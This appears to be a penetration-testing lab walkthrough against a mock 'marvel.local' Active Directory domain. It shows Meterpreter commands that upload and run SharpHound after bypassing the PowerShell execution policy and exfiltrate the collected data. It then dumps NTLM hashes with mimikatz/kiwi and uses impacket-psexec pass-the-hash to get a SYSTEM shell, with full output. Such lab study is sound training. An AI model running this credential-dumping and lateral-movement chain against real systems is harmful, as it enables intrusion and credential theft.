
Sharphound


Get sharphound.ps1 from:
BloodHound/Collectors at master · BloodHoundAD/BloodHound · GitHub

Upload sharphound to target machine:




```
meterpreter > lcd /home/kali/Desktop
meterpreter > upload SharpHound.ps1 c://temp//
[*] uploading  : /home/kali/Desktop/SharpHound.ps1 -> c://temp//
[*] uploaded   : /home/kali/Desktop/SharpHound.ps1 -> c://temp//\SharpHound.ps1
```

Load powershell version of bloodhound.




```
meterpreter > load powershell
Loading extension powershell...Success.
meterpreter > powershell_shell
PS > cd \temp
PS > ls


    Directory: C:\temp


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         22/1/2022  11:33 pm         833024 SharpHound.exe
-a----         22/1/2022  11:33 pm         974235 SharpHound.ps1


PS > get-executionpolicy
Restricted
PS > set-executionpolicy bypass
PS > get-executionpolicy
Bypass
PS > . .\sharphound.ps1
PS > 
```

Execution bloodhound:




```
PS > invoke-bloodhound -CollectionMethod All -Domain marvel.local -ZipFileName file.zip
PS > ls


    Directory: C:\temp


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         22/1/2022  11:36 pm           9594 20220122233635_file.zip
-a----         22/1/2022  11:36 pm          11172 MmI5MzhmMDYtYzU2OC00ZjMzLWE4NmUtYTFhOGMwY2Q1ODhj.bin
-a----         22/1/2022  11:33 pm         833024 SharpHound.exe
-a----         22/1/2022  11:33 pm         974235 SharpHound.ps1
```

Download bloodhound to attacking machine:




```
meterpreter > download c://temp//20220122233635_file.zip
[*] Downloading: c://temp//20220122233635_file.zip -> /home/kali/Desktop/20220122233635_file.zip
[*] Downloaded 9.37 KiB of 9.37 KiB (100.0%): c://temp//20220122233635_file.zip -> /home/kali/Desktop/20220122233635_file.zip
[*] download   : c://temp//20220122233635_file.zip -> /home/kali/Desktop/20220122233635_file.zip
meterpreter > 
```

Load zip file to bloodhound. Then, play around with bloodhound. In this case, administrator has a session on the machine – spiderman.marvel.local




After getting system access the first order of things it to dump ntlm hash:



```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com   ***/

Success.
meterpreter > creds_msv
[+] Running as SYSTEM
[*] Retrieving msv credentials
msv credentials
===============

Username       Domain  NTLM                              SHA1                                      DPAPI
--------       ------  ----                              ----                                      -----
Administrator  MARVEL  e19ccf75ee54e06b06a5907af13cef42  9131834cf4378828626b1beccaa5dea2c46f9b63  c35fd76854103dd2193628860e6d2899
SPIDERMAN$     MARVEL  fb055a2c85db1f3aefbe298453f63717  3fc7fe4aa78aa810531d346e72969c4c59542fc3
pparker        MARVEL  ae974876d974abd805a989ebead86846  0b5811b3cb079b5bb5383b5d958ecd9f3f1cf03a  e0573448ac08f554a2206a35008485a5
```

This hash will be used with impacket to confirm privileges that administrator has on target machine (spiderman.marvel.local), take note of the hash format too:



```
┌──(root💀kali)-[/home/kali/Desktop]
└─# impacket-psexec marvel/administrator@192.168.101.141 -hashes :e19ccf75ee54e06b06a5907af13cef42
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Requesting shares on 192.168.101.141.....
[*] Found writable share ADMIN$
[*] Uploading file FczbFXft.exe
[*] Opening SVCManager on 192.168.101.141.....
[*] Creating service JWmw on 192.168.101.141.....
[*] Starting service JWmw.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19044.1288]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```